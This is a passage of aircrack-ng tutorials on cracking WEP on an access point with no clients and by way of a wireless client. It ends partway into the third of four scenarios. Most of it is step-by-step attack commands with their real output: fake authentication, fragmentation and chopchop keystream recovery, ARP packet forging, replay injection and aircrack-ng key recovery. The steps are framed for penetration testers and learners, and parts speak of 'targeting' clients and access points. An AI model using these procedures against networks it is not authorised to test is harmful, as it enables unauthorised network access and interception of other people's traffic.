          Link Quality=0/94  Signal level=-98 dBm  Noise level=-98 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

In the response above, you can see that ath0 is in monitor mode, on the 2.452GHz frequency which is channel 9 and the Access Point shows the MAC address of your wireless card. So everything is good. It is important to confirm all this information prior to proceeding, otherwise the following steps will not work properly. (Note: If you are using a driver other than madwifi, then the Access Point field will be either invisible or show something other than your card's MAC address. This is normal.)

To match the frequency to the channel, check out: http://www.cisco.com/en/US/docs/wireless/technology /channel/deployment/guide/Channel.html#wp134132 [http://www.cisco.com/en/US/docs/wireless/technology /channel/deployment/guide/Channel.html#wp134132] . This will give you the frequency for each channel.

Troubleshooting Tips

- If another interface started other than ath0 then stop all of them first by using “airmon-ng stop athX” where X is each interface you want to stop.
- On mac80211-based drivers, airmon-ng will respond with something like this:

```
Interface       Chipset         Driver

wlan0           Broadcom 43xx   b43 - [phy0]
                                (monitor mode enabled on mon0)
```

For such interfaces, use the interface name after “monitor mode enabled on” (here “mon0”) for further commands, rather than your card's actual interface.

Step 3 - Use aireplay-ng to do a fake authentication with the access point

This is a very important step.

In order for an access point to accept a packet, the source MAC address must already be associated. If the source MAC address you are injecting is not associated then the AP ignores the packet and sends out a “DeAuthentication” packet. In this state, no new IVs are created because the AP is ignoring all the injected packets.

The lack of association with the access point is the single biggest reason why injection fails.

To associate with an access point, use fake authentication:

```
 aireplay-ng -1 0 -e teddy -a 00:14:6C:7E:40:80 -h 00:09:5B:EC:EE:F2 ath0
```

Where:

- -1 means fake authentication
- 0 reassociation timing in seconds
- -e teddy is the wireless network name
- -a 00:14:6C:7E:40:80 is the access point MAC address
- -h 00:09:5B:EC:EE:F2 is our card MAC address
- ath0 is the wireless interface name

Success looks like:

```
18:18:20  Sending Authentication Request
18:18:20  Authentication successful
18:18:20  Sending Association Request
18:18:20  Association successful :-)
```

Or another variation for picky access points:

```
aireplay-ng -1 6000 -o 1 -q 10 -e teddy -a 00:14:6C:7E:40:80 -h 00:09:5B:EC:EE:F2 ath0
```

Where:

- 6000 - Reauthenticate very 6000 seconds. The long period also causes keep alive packets to be sent.
- -o 1 - Send only one set of packets at a time. Default is multiple and this confuses some APs.
- -q 10 - Send keep alive packets every 10 seconds.

Success looks like:

```
18:22:32  Sending Authentication Request
18:22:32  Authentication successful
18:22:32  Sending Association Request
18:22:32  Association successful :-)
18:22:42  Sending keep-alive packet
18:22:52  Sending keep-alive packet
# and so on.
```

Here is an example of what a failed authentication looks like:

```
8:28:02  Sending Authentication Request
18:28:02  Authentication successful
18:28:02  Sending Association Request
18:28:02  Association successful :-)
18:28:02  Got a deauthentication packet!
18:28:05  Sending Authentication Request
18:28:05  Authentication successful
```

```
18:28:05  Sending Association Request
18:28:10  Sending Authentication Request
18:28:10  Authentication successful
18:28:10  Sending Association Request
```

Notice the "Got a deauthentication packet" and the continuous retries above. Do not proceed to the next step until you have the fake authentication running correctly.

Troubleshooting Tips

- Some access points are configured to only allow selected MAC addresses to associate and connect. If this is the case, you will not be able to successfully do fake authentication unless you know one of the MAC addresses on the allowed list. See the MAC access control troubleshooting tip here.
- If at any time you wish to confirm you are properly associated is to use tcpdump and look at the packets. Start another session and…

Run:

```
tcpdump -n -e -s0 -vvv -i ath0
```

Here is a typical tcpdump error message you are looking for:

```
11:04:34.360700 314us BSSID:00:14:6c:7e:40:80 DA:00:09:5B:EC:EE:F2 SA:00:14:6c:7e:40:80   DeAuthentication: C
```

Notice that the access point (00:14:6c:7e:40:80) is telling the source (00:09:5B:EC:EE:F2) you are not associated. Meaning, the AP will not process or accept the injected packets.

If you want to select only the DeAuth packets with tcpdump then you can use: "tcpdump -n -e -s0 -vvv -i ath0 | grep -i DeAuth". You may need to tweak the phrase "DeAuth" to pick out the exact packets you want.

Step 4 - Use aireplay-ng chopchop or fragmenation attack to obtain PRGA

The objective of the chopchop and fragmentation attacks is to obtain a PRGA (pseudo random generation algorithm) file. This PRGA is not the WEP key and cannot be used to decrypt packets. However, it can be used to create new packets for injection. The creation of new packets will be covered later in the tutorial.

Either chopchop or fragmentation attacks can be to obtain the PRGA bit file. The result is the same so use whichever one works for you. The pros and cons of each attack are described on the aircrack-ng page.

We will cover the fragmentation technique first. Start another console session and run:

```
aireplay-ng -5 -b 00:14:6C:7E:40:80 -h 00:09:5B:EC:EE:F2 ath0
```

Where:

- -5 means the fragmentation attack
- -b 00:14:6C:7E:40:80 is the access point MAC address
- -h 00:09:5B:EC:EE:F2 is the MAC address of our card and must match the MAC used in the fake authentication
- ath0 is the wireless interface name

The system will respond:

```
aireplay-ng -5 -b 00:14:6C:7E:40:80 -h 00:09:5B:EC:EE:F2 ath0
```

```
Waiting for a data packet...
Read 127 packets...

        Size: 114, FromDS: 1, ToDS: 0 (WEP)

        BSSID  =  00:14:6C:7E:40:80
        Dest. MAC  =  01:00:5E:00:00:FB
        Source MAC  =  00:40:F4:77:E5:C9

        0x0000:  0842 0000 0100 5e00 00fb 0014 6c7e 4080  .B....^.....l~@.
        0x0010:  0040 f477 e5c9 6052 8c00 0000 3073 d265  .@.w..`R....0s.e
        0x0020:  c402 790b 2293 c7d5 89c5 4136 7283 29df  ..y.".....A6r.).
        0x0030:  4e9e 5e13 5f43 4ff5 1b37 3ff9 4da4 c03b  N.^._CO..7?.M..;
        0x0040:  8244 5882 d5cc 7a1f 2b9b 3ef0 ee0f 4fb5  .DX...z.+.>...O.
        0x0050:  4563 906d 0d90 88c4 5532 a602 a8ea f8e2  Ec.m....U2......
        0x0060:  c531 e214 2b28 fc19 b9a8 226d 9c71 6ab1  .1..+(...."m.qj.
        0x0070:  9c9f                                     ..

        Use this packet ? y
```

When a packet from the access point arrives, enter “y” to proceed. You may need to try a few to be successful.

When successful, the system responds:

```
Saving chosen packet in replay_src-0203-180328.cap
Data packet found!
Sending fragmented packet
Got RELAYED packet!!
Thats our ARP packet!
Trying to get 384 bytes of a keystream
Got RELAYED packet!!
Thats our ARP packet!
Trying to get 1500 bytes of a keystream
Got RELAYED packet!!
Thats our ARP packet!
Saving keystream in fragment-0203-180343.xor
Now you can build a packet with packetforge-ng out of that 1500 bytes keystream
```

Success! The file “fragment-0203-180343.xor” can then be used in the next step to generate an arp packet.

If the fragmentation attack was not successful, you can then try the chopchop technique next. Run:

```
aireplay-ng -4 -h 00:09:5B:EC:EE:F2 -b 00:14:6C:7E:40:80 ath0
```

Where:

- -4 means the chopchop attack
- -h 00:09:5B:EC:EE:F2 is the MAC address of our card and must match the MAC used in the fake authentication
- -b 00:14:6C:7E:40:80 is the access point MAC address
- ath0 is the wireless interface name

The system responds:

```
     Read 165 packets...

        Size: 86, FromDS: 1, ToDS: 0 (WEP)

        BSSID  =  00:14:6C:7E:40:80
        Dest. MAC  =  FF:FF:FF:FF:FF:FF
        Source MAC  =  00:40:F4:77:E5:C9

        0x0000:  0842 0000 ffff ffff ffff 0014 6c7e 4080  .B.........l~@.
        0x0010:  0040 f477 e5c9 603a d600 0000 5fed a222  .@.w..`:...._.."
        0x0020:  e2ee aa48 8312 f59d c8c0 af5f 3dd8 a543  ...H......._=..C
        0x0030:  d1ca 0c9b 6aeb fad6 f394 2591 5bf4 2873  ....j.....%.[.(s
        0x0040:  16d4 43fb aebb 3ea1 7101 729e 65ca 6905  ..C...>.q.r.e.i.
        0x0050:  cfeb 4a72 be46                           ..Jr.F

Use this packet ? y
```

You respond "y" above and the system continues.

```
Saving chosen packet in replay_src-0201-191639.cap

Offset   85 ( 0% done) | xor = D3 | pt = 95 |  253 frames written in   760ms
Offset   84 ( 1% done) | xor = EB | pt = 55 |  166 frames written in   498ms
Offset   83 ( 3% done) | xor = 47 | pt = 35 |  215 frames written in   645ms
Offset   82 ( 5% done) | xor = 07 | pt = 4D |  161 frames written in   483ms
Offset   81 ( 7% done) | xor = EB | pt = 00 |   12 frames written in    36ms
Offset   80 ( 9% done) | xor = CF | pt = 00 |  152 frames written in   456ms
Offset   79 (11% done) | xor = 05 | pt = 00 |   29 frames written in    87ms
Offset   78 (13% done) | xor = 69 | pt = 00 |  151 frames written in   454ms
Offset   77 (15% done) | xor = CA | pt = 00 |   24 frames written in    71ms
Offset   76 (17% done) | xor = 65 | pt = 00 |  129 frames written in   387ms
Offset   75 (19% done) | xor = 9E | pt = 00 |   36 frames written in   108ms
Offset   74 (21% done) | xor = 72 | pt = 00 |   39 frames written in   117ms
Offset   73 (23% done) | xor = 01 | pt = 00 |  146 frames written in   438ms
Offset   72 (25% done) | xor = 71 | pt = 00 |   83 frames written in   249ms
Offset   71 (26% done) | xor = A1 | pt = 00 |   43 frames written in   129ms
Offset   70 (28% done) | xor = 3E | pt = 00 |   98 frames written in   294ms
Offset   69 (30% done) | xor = BB | pt = 00 |  129 frames written in   387ms
Offset   68 (32% done) | xor = AE | pt = 00 |  248 frames written in   744ms
Offset   67 (34% done) | xor = FB | pt = 00 |  105 frames written in   315ms
Offset   66 (36% done) | xor = 43 | pt = 00 |  101 frames written in   303ms
Offset   65 (38% done) | xor = D4 | pt = 00 |  158 frames written in   474ms
Offset   64 (40% done) | xor = 16 | pt = 00 |  197 frames written in   591ms
Offset   63 (42% done) | xor = 7F | pt = 0C |   72 frames written in   217ms
Offset   62 (44% done) | xor = 1F | pt = 37 |  166 frames written in   497ms
Offset   61 (46% done) | xor = 5C | pt = A8 |  119 frames written in   357ms
Offset   60 (48% done) | xor = 9B | pt = C0 |  229 frames written in   687ms
Offset   59 (50% done) | xor = 91 | pt = 00 |  113 frames written in   339ms
Offset   58 (51% done) | xor = 25 | pt = 00 |  184 frames written in   552ms
Offset   57 (53% done) | xor = 94 | pt = 00 |   33 frames written in    99ms
Offset   56 (55% done) | xor = F3 | pt = 00 |  193 frames written in   579ms
Offset   55 (57% done) | xor = D6 | pt = 00 |   17 frames written in    51ms
Offset   54 (59% done) | xor = FA | pt = 00 |   81 frames written in   243ms
Offset   53 (61% done) | xor = EA | pt = 01 |   95 frames written in   285ms
Offset   52 (63% done) | xor = 5D | pt = 37 |   24 frames written in    72ms
Offset   51 (65% done) | xor = 33 | pt = A8 |   20 frames written in    59ms
Offset   50 (67% done) | xor = CC | pt = C0 |   97 frames written in   291ms
Offset   49 (69% done) | xor = 03 | pt = C9 |  188 frames written in   566ms
Offset   48 (71% done) | xor = 34 | pt = E5 |   48 frames written in   142ms
Offset   47 (73% done) | xor = 34 | pt = 77 |   64 frames written in   192ms
Offset   46 (75% done) | xor = 51 | pt = F4 |  253 frames written in   759ms
Offset   45 (76% done) | xor = 98 | pt = 40 |  109 frames written in   327ms
Offset   44 (78% done) | xor = 3D | pt = 00 |  242 frames written in   726ms
Offset   43 (80% done) | xor = 5E | pt = 01 |  194 frames written in   583ms
Offset   42 (82% done) | xor = AF | pt = 00 |   99 frames written in   296ms
Offset   41 (84% done) | xor = C4 | pt = 04 |  164 frames written in   492ms
Offset   40 (86% done) | xor = CE | pt = 06 |   69 frames written in   207ms
Offset   39 (88% done) | xor = 9D | pt = 00 |  137 frames written in   411ms
Offset   38 (90% done) | xor = FD | pt = 08 |  229 frames written in   688ms
Offset   37 (92% done) | xor = 13 | pt = 01 |  232 frames written in   695ms
Offset   36 (94% done) | xor = 83 | pt = 00 |   19 frames written in    58ms
Offset   35 (96% done) | xor = 4E | pt = 06 |  230 frames written in   689ms
Sent 957 packets, current guess: B9...

The AP appears to drop packets shorter than 35 bytes.
Enabling standard workaround: ARP header re-creation.

Saving plaintext in replay_dec-0201-191706.cap
Saving keystream in replay_dec-0201-191706.xor

Completed in 21s (2.29 bytes/s)
```

Success! The file “replay_dec-0201-191706.xor” above can then be used in the next step to generate an arp packet.

Helpful Tips

- Be sure the packet is 68 or more bytes otherwise you may not have enough PRGA data to subsequently generate a packet. The PRGA captured has to equal or greater then the packet length we want to generate.
- At home, to generate some packets to force chopchop to start, ping a nonexistent IP on your network using a wired client. This forces an arp to be broadcast and this will show up in chopchop to be used.
- You can check the decrypted packet by running “tcpdump -n -vvv -e -s0 -r replay_dec-0201-191706.cap”. In our example above:

reading from file replay_dec-0201-191706.cap, link-type IEEE802_11 (802.11) 19:17:06.842866 0us DA:Broadcast BSSID:00:14:6c:7e:40:80 SA:00:40:f4:77:e5:c9 LLC, dsap SNAP (0xaa), ssap SNAP (0xaa), cmd 0x03: oui Ethernet (0x000000), ethertype ARP (0x0806): arp who-has 192.168.1.12 tell 192.168.1.1

- If something happens part way through chopchop, you can reuse the source packet by entering “aireplay-ng -4 ath0 -h 00:09:5B:EC:EE:F2 -r replay_src-0201-191639.cap”. The replay source file is noted when chopchop starts.
- Taking the previous tip further, if you have a capture file from another session, you can use it as input “aireplay-ng -4 ath0 -h 00:09:5B:EC:EE:F2 -r capture-from-some-other-time.cap”

Troubleshooting Tips

- If the first packet you select does not work, then try a few others. Sometimes it takes more then one try to be successful with either attack.
- The chopchop attack will not be successful on some access points. If this happens, move onto the fragmentation attack. And vice versa.
- Make sure you are properly associated. To check this, follow the tcpdump instructions in step 2.

Step 5 - Use packetforge-ng to create an arp packet

In the previous step, we obtained PRGA. It does not matter which attack generated the PRGA, both are equal. This PRGA is stored in the files ending with “xor”. We can then use this PRGA to generate a packet for injection. We will be generating an arp packet for injection. The objective is to have the access point rebroadcast the injected arp packet. When it rebroadcasts it, a new IV is obtained. All these new IVs will ultimately be used to crack the WEP key.

But first, lets generate the arp packet for injection by entering:

```
packetforge-ng -0 -a 00:14:6C:7E:40:80 -h 00:09:5B:EC:EE:F2 -k 255.255.255.255 -l 255.255.255.255 -y fragment
```

Where:

- -0 means generate an arp packet
- -a 00:14:6C:7E:40:80 is the access point MAC address
- -h 00:09:5B:EC:EE:F2 is MAC address of our card
- -k 255.255.255.255 is the destination IP (most APs respond to 255.255.255.255)
- -l 255.255.255.255 is the source IP (most APs respond to 255.255.255.255)

- -y fragment-0203-180343.xor is file to read the PRGA from
- -w arp-request is name of file to write the arp packet to

The system will respond:

```
Wrote packet to: arp-request
```

Helpful Tips

- After creating the packet, use tcpdump to review it from a sanity point of view. See below. It looks good!

```
tcpdump -n -vvv -e -s0 -r arp-request
```

```
reading from file arp-request, link-type IEEE802_11 (802.11)
10:49:17.456350 WEP Encrypted 258us BSSID:00:14:6c:7e:40:80 SA:00:09:5b:ec:ee:f2 DA:Broadcast Data IV: 8f Pac
```

Since you are testing against your own AP (you are, right?), then decrypt the packet and ensure it is correct. These steps are not required, they just prove to yourself that you have generated the correct packet.

Decrypt the packet:

```
airdecap-ng -e teddy -w <put your WEP key here> arp-request
```

View the decrypted packet:

```
tcpdump -n -r arp-request-dec
```

It should be something like:

```
reading from file arp-request-dec, link-type EN10MB (Ethernet)
10:49:17.456350 arp who-has 255.255.255.255 tell 255.255.255.255
```

Step 6 - Start airodump-ng

Open another console session to capture the generated IVs. Then enter:

```
airodump-ng -c 9 --bssid 00:14:6C:7E:40:80 -w capture ath0
```

Where:

- -c 9 is the channel for the wireless network
- --bssid 00:14:6C:7E:40:80 is the access point MAC address. This eliminate extraneous traffic.
- -w capture is file name prefix for the file which will contain the captured packets.
- ath0 is the interface name.

Step 7 - Inject the arp packet

Using the console session where you generated the arp packet, enter:

```
aireplay-ng -2 -r arp-request ath0
```

Where:

- -2 means use interactive frame selection
- -r arp-request defines the file name from which to read the arp packet
- ath0 defines the interface to use

The system will respond:

```
     Size: 68, FromDS: 0, ToDS: 1 (WEP)

          BSSID  =  00:14:6C:7E:40:80
      Dest. MAC  =  FF:FF:FF:FF:FF:FF
     Source MAC  =  00:09:5B:EC:EE:F2

     0x0000:  0841 0201 0014 6c7e 4080 0009 5bec eef2  .A....l~@...[...
     0x0010:  ffff ffff ffff 8001 8f00 0000 7af3 8be4  ............z...
     0x0020:  c587 b696 9bf0 c30d 9cd9 c871 0f5a 38c5  ...........q.Z8.
     0x0030:  f286 fdb3 55ee 113e da14 fb19 17cc 0b5e  ....U..>.......^
     0x0040:  6ada 92f2                                j...

     Use this packet ? y
```

Enter “y” to use this packet. The system responds by showing how many packets it is injecting and reminds you to start airodump-ng if it has not already been started:

```
Saving chosen packet in replay_src-0204-104917.cap
You should also start airodump-ng to capture replies.

End of file.
```

While this command is successfully running, the airodump-ng screen will look similar to:

```
CH  9 ][ Elapsed: 16 s ][ 2007-02-04 11:04

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

 00:14:6C:7E:40:80   47 100      179     2689  336   9  11  WEP  WEP         teddy

 BSSID              STATION            PWR  Lost  Packets  Probes

 00:14:6C:7E:40:80  00:09:5B:EC:EE:F2   29     0     2707
```

You will notice that only one access point is being display since we included an airodump-ng filter to limit the capture to a single BSSID. Also notice that the station packets are roughly equal to the BSSID data packets. This means injection is working well. Also notice the data rate of 336 packets per second which is also an indicator that the injection is working well. This is a pretty “ideal” injection scenario.

Troubleshooting Tips

- If the BSSID data packets are not increasing, make sure you are still associated with the access point. To do this, follow the tcpdump instructions in step 2.

Step 8 - Run aircrack-ng to obtain the WEP key

Start another console session and enter:

```
aircrack-ng -b 00:14:6C:7E:40:80 capture*.cap
```

Where:

- capture*.cap selects all dump files starting with "capture" and ending in "cap".
- -b 00:14:6C:7E:40:80 selects the one access point we are interested in

You can run this while generating packets. In a short time, the WEP key will be calculated and presented. Using the PTW method, 40-bit WEP can be cracked with as few as 20,000 data packets and 104-bit WEP with 40,000 data packets. As a reminder, the requirement is that you capture the full packet with airodump-ng. Meaning, do not use the "--ivs" option.

Troubleshooting Tips:

- Sometimes you need to try various techniques to crack the WEP key. Try "-n" to set various key lengths. Use "-f" and try various fudge factors. Use "-k" and try disabling various korek methods.

Alternate Solution

There is a neat trick which simplifies cracking WEP with no clients. Essentially it takes any packet broadcast by the access point and converts it to a broadcast packet such that the access point generates a new IV.

OK, at this point you are asking why didn't you show me this technique right at the start? The reason is that this technique rebroadcasts whatever size packet you receive. So if you receive a 1000 byte packet you then rebroadcast 1000 bytes. This potentially slows down the packets per second rate considerably. However, on the good news side, it is simple and easy to use. You might also get lucky and receive a very small packet for rebroadcasting. In this case, the performance is comparable to the solution described above.

The same assumptions apply and you must also do a successful fake authentication first.

Enter the following command:

```
aireplay-ng -2 -p 0841 -c FF:FF:FF:FF:FF:FF -b 00:14:6C:7E:40:80 -h 00:09:5B:EC:EE:F2 ath0
```

Where:

- -2 means use interactive frame selection
- -p 0841 sets the Frame Control Field such that the packet looks like it is being sent from a wireless client.
- -c FF:FF:FF:FF:FF:FF sets the destination MAC address to be a broadcast. This is required to cause the AP to replay the packet and thus getting the new IV.
- -b 00:14:6C:7E:40:80 is the access point MAC address
- -h 00:09:5B:EC:EE:F2 is the MAC address of our card and must match the MAC used in the fake authentication
- ath0 defines the interface to use

The system will respond:

```
Read 698 packets...

     Size: 86, FromDS: 1, ToDS: 0 (WEP)

          BSSID  =  00:14:6C:7E:40:80
      Dest. MAC  =  FF:FF:FF:FF:FF:FF
     Source MAC  =  00:D0:CF:03:34:8C

     0x0000:  0842 0000 ffff ffff ffff 0014 6c7e 4080  .B.........l~@.
     0x0010:  00d0 cf03 348c a0f4 2000 0000 e233 962a  ....4... ....3.*
     0x0020:  90b5 fe67 41e0 9dd5 7271 b8ed ed23 8eda  ...gA...rq...#..
     0x0030:  ef55 d7b0 a56f bc16 355f 8986 a7ab d495  .U...o..5_......
     0x0040:  1daa a308 6a70 4465 9fa6 5467 d588 c10c  ....jpDe..Tg....
     0x0050:  f043 09f6 5418                           .C..T.

Use this packet ? y
```

You enter “y” to select the packet and start injecting it. Remember, the smaller the packet, the better. You then start injecting:

```
Saving chosen packet in replay_src-0411-145110.cap

Sent 10204 packets...(455 pps)
```

If you have not already started airodump-ng, be sure to start it now. Once you have sufficient IVs, you can start aircrack-ng and attempt to crack the WEP key.

Another variation of this attack is to use packets from a previous capture. You must have captured the full packets, not just the IVs.

Here is what the command would look like:

```
aireplay-ng -2 -p 0841 -c FF:FF:FF:FF:FF:FF -b 00:14:6C:7E:40:80 -h 00:09:5B:EC:EE:F2 -r capture-01.cap ath0
```

Where ” -r capture-01.cap” is data from a previous capture.

Using Another Source MAC Address

The base tutorial assumes you are using the native MAC address of your wireless device as the source MAC. If this is not the case, then you need to change the process used. Since this is an advanced topic, I will provide the general guidelines and not the specific detail.

Preferably, you should change the native MAC address of your wireless device to the MAC you will be spoofing. This could the MAC of a client already associated with the AP or one that you make up. See this FAQ entry regarding how to change the MAC address of your card.

Tutorial: How to crack WEP via a wireless client ?

Version: 1.17 September 11, 2009
By: darkAudax

File linked to this tutorial: arpcapture-01.cap [http://download.aircrack-ng.org/wiki-files/other/arpcapture-01.cap]

Introduction

There has been a lot of discussion over time of how to use a wireless client workstation to generate packets to crack WEP instead of the wireless access point itself. This tutorial describes four approaches with examples of how to do this. The examples provided are from real working equipment, not theory. Each was used in real life and successfully cracked the WEP keys.

The basic idea is to have the wireless client workstation generate data packets with IVs which we can use to crack the WEP key. Normally we have the access point itself generate the data packets with IVs. So why would you need to leverage a wireless client workstation instead of the access point? Here are just a few of the reasons:

- Some access points max out at 130k unique IVs
- Client-to-client controls imposed by some access points
- MAC address access controls
- Access points which eliminate weak IVs
- You can't successfully do a fake association
- You are within range of a client but not the access point itself

I would like to acknowledge and thank the Aircrack-ng Team [http://trac.aircrack-ng.org/wiki/Team] for producing such a great robust tool. And also acknowledge the many other people who came up with the ideas and techniques described in this tutorial. I certainly don't take credit for the techniques in this tutorial. My role was simply to pull them together in one place and describe them in detail.

Please send me any constructive feedback, positive or negative.

Solution

Assumptions used in this tutorial

- You have a wireless card with the same characteristics as the client. IE G and G, A and A. Not a B card and the client has a G card. Etc.
- You have airodump-ng installed and fully working.
- Your wireless rig is working and can inject packets.
- You are physically close enough to the client to send packets to them and receive packets from them.
- You have Wireshark installed and working. Plus you have a basic understanding of how to use it.
- You are using the aircrack-ng stable version of 0.9 or the development version of 1.0. This is very important since there is a bug in 0.6.2 aireplay-ng which switches -k and -l IP addresses.

Equipment used

Target client

Operating system: WinXP (not that it really matters)
MAC address: 00:0F:B5:46:11:19

Access Point

ESSID: teddy (not that it really matters)
MAC address: 00:14:6C:7E:40:80 Channel: 9

Aircrack-ng System

Operating System: Linux
MAC address: does not matter Wireless interface used: ath0

Ethernet wired Workstation

Operating System: Linux
MAC address: 00:40:F4:77:F0:9B

Ethernet wired Workstation

Operating System: Linux
MAC address: 00:0D:60:2E:CC:E1

Wireless Workstation

Operating System: Linux
MAC address: 00:09:5B:EC:EE:F2

Scenarios

The tutorial covers four scenarios:

- Scenario One: Pulling packets from captured data.
- Scenario Two: Interactively pulling packets from live communication
- Scenario Three: Creating a packet from a chopchop replay attack
- Scenario Four: Creating a packet from a fragmentation attack

Now onto the details…

Scenario One - Pulling packets from captured data

We are going to use a packet from captured data. Lets say you were running airodump-ng capturing packets to/from the access point and feel there are some arps you can use for injection.

ARP packets are not the only ones you can use. I focus on these because they are guaranteed to succeed and are the easiest to find in a packet capture. I say ARPs are guaranteed to succeed since the client must respond to an arp request directed at the client. Remember it is not just any ARP. It must be an ARP request for the specific client(s) you are targeting.

First, capture packets going to/from the access point in question. To reduce the clutter, use a BSSID filter for the particular Access Point you are targeting and the specific channel. In our example:

```
airodump-ng --channel 9 --bssid 00:14:6C:7E:40:80 -w aprcapture ath0
```

You need one or more wireless clients active while you are doing this capture. If there is little or no activity, it is unlikely you will capture anything of value. While you are capturing packets, you can copy the file for analysis so that the capture can continue. You can also run WireShark real time and view the packets as they arrive.

So now the objective is to find an ARP request packet coming from the ethernet or another wireless client via the access point to the client. The client will always respond to the arp request for itself. This means the client will broadcast an arp reply back to the originator on the ethernet via the access point.

Characteristics of the incoming packet we want:

- BSSID: access point
- Destination MAC: Broadcast (FF:FF:FF:FF:FF:FF)
- Source MAC: anything
- Packet length: 68 or 86 (68 is typical for arp request packets originating from wireless clients. 86 is typical for arp requests from wired clients.)

Characteristics of the outgoing packet we want:

- BSSID: access point
- Destination MAC: the source MAC address from the incoming packet meaning the client is responding to it.
- Source MAC: MAC address of client
- Packet length: 68 or 86 (68 is typical for arp packets originating from wireless clients. 86 is typical for arp packets from wired clients.)

In simple terms we are looking for an ARP request to the client and a subsequent reply.

First try Wireshark display filter of:

```
(wlan.bssid == 00:14:6c:7e:40:80 and (frame.pkt_len>=68 and frame.pkt_len le 86))
```

This selects packets to/from the access point which have a packet length greater then or equal to 68 and a packet length of less then or equal to 86.

You will have to change wlan.bssid to the access point MAC address and possibly change the frame packet length values to match any local system variations. The filter above should be a pretty good starting point.

Once you have zeroed in on some possible packets then you can use the following display filter to focus on a particular client:

```
(wlan.bssid == 00:14:6c:7e:40:80 and (frame.pkt_len>=68 and frame.pkt_len le 86) and (wlan.da == ff:ff:ff:ff:ff:ff or w
```

Change the wlan.sa value to the particular client you are targeting. Change the frame packet length values to narrow it down if you need to.

In simple terms, we are looking for an ARP request and the subsequent reply. The attached file aprcapture-01.cap has some real examples. You can use the filters above on this file.

Here is a summary of what the packets are. The numbers are the packets starting at one. If you view the sample arp file [http://download.aircrack-ng.org/wiki-files/other/arpcapture-01.cap] via WireShark then the numbers will match the following:

- 391 - This is an arp request from a wired workstation to our client being broadcast by the AP. It never gets answered and must have got lost.
- 416 - The AP broadcasts the arp request received from the wired workstation. This is a repeat arp request via the AP since the first one (391) was never answered.
- 417 - The client sends an arp response via the AP to the wired workstation. Notice the short time period between the request and response.
- 501 - A wireless workstation sends an arp request to the client via the AP. This packet is really a request to the AP to broadcast the arp request.
- 503 - The AP broadcasts the arp request to all the wireless clients.
- 504 - The client sends an arp response to wireless workstation via the AP. This packet is really a request to the AP to send the arp response to the wireless workstation
- 506 - This is the arp response being retransmitted from the AP to the wireless workstation.

The two possible packets to use are 416 or 503. You can try both. Number 503 is better since it will generate two data packets for each one you inject. The two being the reply from the client to the AP and the AP to the wireless workstation. Basically you double your data capture rate. People are always asking how to increase the injection rate, this one technique.

Once you have found one or more of these pairs then right-click the packets going to the client that you want within Wireshark and "mark" them. Then click "save as" and select "marked" to be saved as dsarprequests.cap or whatever file name you want. Now you hopefully have a file with ARP requests going to a specific client.

Remember that the packets selected are not guaranteed to work. They are just very likely candidates based on observation. You may need to try a few to get things to work.

Restart your packet capture if it not still going:

```
airodump-ng --channel 9 --bssid 00:14:6C:7E:40:80 -w aprcapture ath0
```

Be sure NOT to use the "--ivs" option since you will later use the PTW method to crack the WEP key. This is "aircrack-ng -z". The PTW requires the full packet and only works on arp request/reply packets.

Now use interactive replay in a second separate session:

```
aireplay-ng -2 -r dsarprequests.cap ath0
```

You are now sending the ARP requests from your PC to the client directly, not through the access point. The client will send an ARP reply for each request. Now your data packets start zooming up. Start aircrack-ng (aircrack-ng -z arpcapture*.cap) in a third session and determine the key! Success!

Scenario Two - Interactively pulling packets from live communication

In this scenario we are going do the capture and injection in real time. The objective is to select an arp request for a wireless client going to the client. Then we reinject it to cause the wireless client to generate new unique IVs.

First, start capturing packets going to/from the access point in question. To reduce the clutter, use a BSSID filter for the particular Access Point you are targeting and the specific channel. In our example:

```
airodump-ng --channel 9 --bssid 00:14:6C:7E:40:80 -w aprcapture ath0
```

Now start a separate second session to interactively capture and replay packets:

```
aireplay-ng -2 -b 00:14:6C:7E:40:80 -d FF:FF:FF:FF:FF:FF -f 1 -m 68 -n 86 ath0
```

You will have to change "-b" to the MAC address of the access point in question. Plus the minimum "-m" and maximum "-n" packet lengths may have to be tweaked based on origin of the packets and local environment. Typically minimum of 68 and maximum of 86. Some experimentation may be necessary.

The characteristics of the packet we are trying to select is:

- BSSID: access point
- Destination MAC: Broadcast (FF:FF:FF:FF:FF:FF)
- Source MAC: anything
- Direction: from Access Point
- Packet length: 68 or 86 (68 is typical for arp packets originating from wireless clients. 86 is typical for arp requests from wired clients.)

Here is why we use the other values:

- -d ff:ff:ff:ff:ff:ff (means only select packets which are Broadcast)
- -f 1 (means only select packets which are coming from the access point)

Here is an example of a packet we would select:

```
Read 210 packets...

      Size: 68, FromDS: 1, ToDS: 0 (WEP)

           BSSID  =  00:14:6C:7E:40:80
       Dest. MAC  =  FF:FF:FF:FF:FF:FF
      Source MAC  =  00:09:5B:EC:EE:F2

      0x0000:  0842 0000 ffff ffff ffff 0014 6c7e 4080  .B..........l~@.
      0x0010:  0009 5bec eef2 409a 7501 0000 1a85 1808  ..[...@.u.......
      0x0020:  3820 91ae 6e38 248d 0555 1703 b645 24a7  8 ..n8$..U...E$.
      0x0030:  3e0e 943b f531 66a2 a825 adf9 178d 3699  >..;.1f..%....6.
      0x0040:  7903 7765                                y.we

Use this packet ?
```

Remember, the objective is to select an arp request for a wireless client going to the client. Since you don't know the contents of the packets you are selecting, you may need to try a few packets to get it to work. The ARP request must be for a wireless client. Once you are successfully injecting packets, start aircrack-ng to determine the WEP key.

Scenario Three - Creating a packet from a chopchop replay attack

We first need to generate the xor file. This file gives us the ability to create new encrypted packets for injection.

You run the following command and select a packet which is a decent size. It has to be larger then the ARP packet we want to create. So pick something like 86 or more bytes. As well we need to determine the IP address of the wireless workstation we are targeting. So pick a packet with a source or destination MAC address of the workstation. The reason for this is that we will later use tcpdump to look at the decrypted packet and obtain the IP address.

Run "aireplay-ng -4 ath0 -h 00:0F:B5:46:11:19".

Change the -h to be the MAC address of a client associated with the AP. You can also do a fake association and use this MAC. It is just simply easier to use a MAC already associated with the AP.

Although this example is an arp request, as mentioned above, you should try to pick a packet to or from the workstation. Here is example output:

```
      Size: 86, FromDS: 1, ToDS: 0 (WEP)

           BSSID  =  00:14:6C:7E:40:80
       Dest. MAC  =  FF:FF:FF:FF:FF:FF
      Source MAC  =  00:40:F4:77:F0:9B

      0x0000:  0842 0000 ffff ffff ffff 0014 6c7e 4080  .B..........l~@.
